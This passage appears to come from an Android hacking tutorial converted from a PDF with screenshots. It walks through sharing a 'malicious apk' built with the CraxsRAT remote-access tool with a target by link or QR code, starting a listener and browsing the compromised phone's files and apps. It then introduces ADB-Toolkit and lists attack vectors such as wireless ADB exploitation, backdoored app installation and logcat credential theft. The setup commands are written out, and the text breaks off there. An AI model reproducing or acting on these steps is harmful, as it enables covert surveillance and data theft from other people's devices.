
- Click on select Files to send




- Select apk file and click on open




- Link created ✅ 🤝
- Now you can share link or qr code to the target to download our malicious apk file




- QR Code




- After installation and permission given on the target application back to craxs RAT
- **Turn on listener port**




- **Wait for Connection**




- Gaining access of target device




- Now click on target device , list appear then click on managers and then click on files – to view files and folder on target device




- Target device files and folders  



- Now , once again click on managers and then click on Application – to view application on target device



- Applications on target device ✅ 🎉



## **3.Android Hacking Using ADB-Tool-kit**

### **◆ 1. ADB-Toolkit: Definition**

**ADB-Toolkit** is a set of tools and scripts that automate Android Debug Bridge (ADB) commands, allowing hackers and penetration testers to efficiently interact with Android devices for file management, APK installation, log monitoring, and device control.

---

### **◆ 2. Key Attack Vectors**

#### **◆ Physical Access Attack:**

When an attacker connects a device via USB and gains full control using ADB-Toolkit.

#### **◆ Wireless ADB Exploitation:**

When a device is exposed via TCP port 5555 and an attacker connects remotely using ADB-Toolkit.

#### **◆ APK Payload Injection:**

The process of installing malicious APK files on the target device via ADB-Toolkit.

#### **◆ Data Extraction:**

The process of pulling sensitive files, media, and app data from the target device using ADB-Toolkit.

#### **◆ Shell-Based Exploitation:**

Using the ADB shell to directly execute commands on the Android system.

#### **◆ App Tampering:**

Uninstalling original apps and installing backdoored versions via ADB-Toolkit.

#### **◆ Real-Time Log Hijacking:**

Capturing device logs using logcat to steal sensitive information like credentials or session tokens.

---

## Requirements to Perform ADB-Toolkit

### **Android Device:**

- **Android phone or tablet**
  - **Developer Mode enabled**
  - **USB Debugging enabled**
  - **Trusted USB connection (ADB permission accepted)**
  - **(Optional) Rooted device for full access**
- 

### **Computer (Attacker Machine):**


- **Kali Linux or any Linux OS**
  - **ADB installed (`sudo apt install adb`)**
  - **ADB-Toolkit installed**
  - **USB cable for connection**
  - **(Optional) Wireless ADB setup if targeting over network**
- 

### **Software Requirements:**

- **Android Debug Bridge (ADB)**
  - **ADB-Toolkit**
  - **Basic Linux terminal knowledge**
-


## How to use it :-

- Open browser and Search ADB-Tool-Kit Github
- Copy this Url  



- Open Kali linux terminal and type following command

Command :- **Git clone < ADB-Tool-Kit URL>**



- Now Go to ADB-Tool-Kit Directory

Kali [Running] - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
[root@Kali]-[/home/aniket/Downloads/Android]  
# ls  
ADB-Toolkit AndroRAT  
[root@Kali]-[/home/aniket/Downloads/Android]  
# cd ADB-Toolkit/


The screenshot shows a terminal window on a Kali Linux desktop. The user has navigated to the directory containing the ADB-Tool-Kit. The terminal prompt is at the top, and the command entered is 'cd ADB-Toolkit/'. The background shows a dark-themed desktop environment with various application icons in the dock.

- Type following command to start ADB-Tool-Kit

Kali [Running] - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
[root@Kali]-[/home/aniket/Downloads/Android/ADB-Toolkit]  
# sudo ./ADB-Toolkit.sh

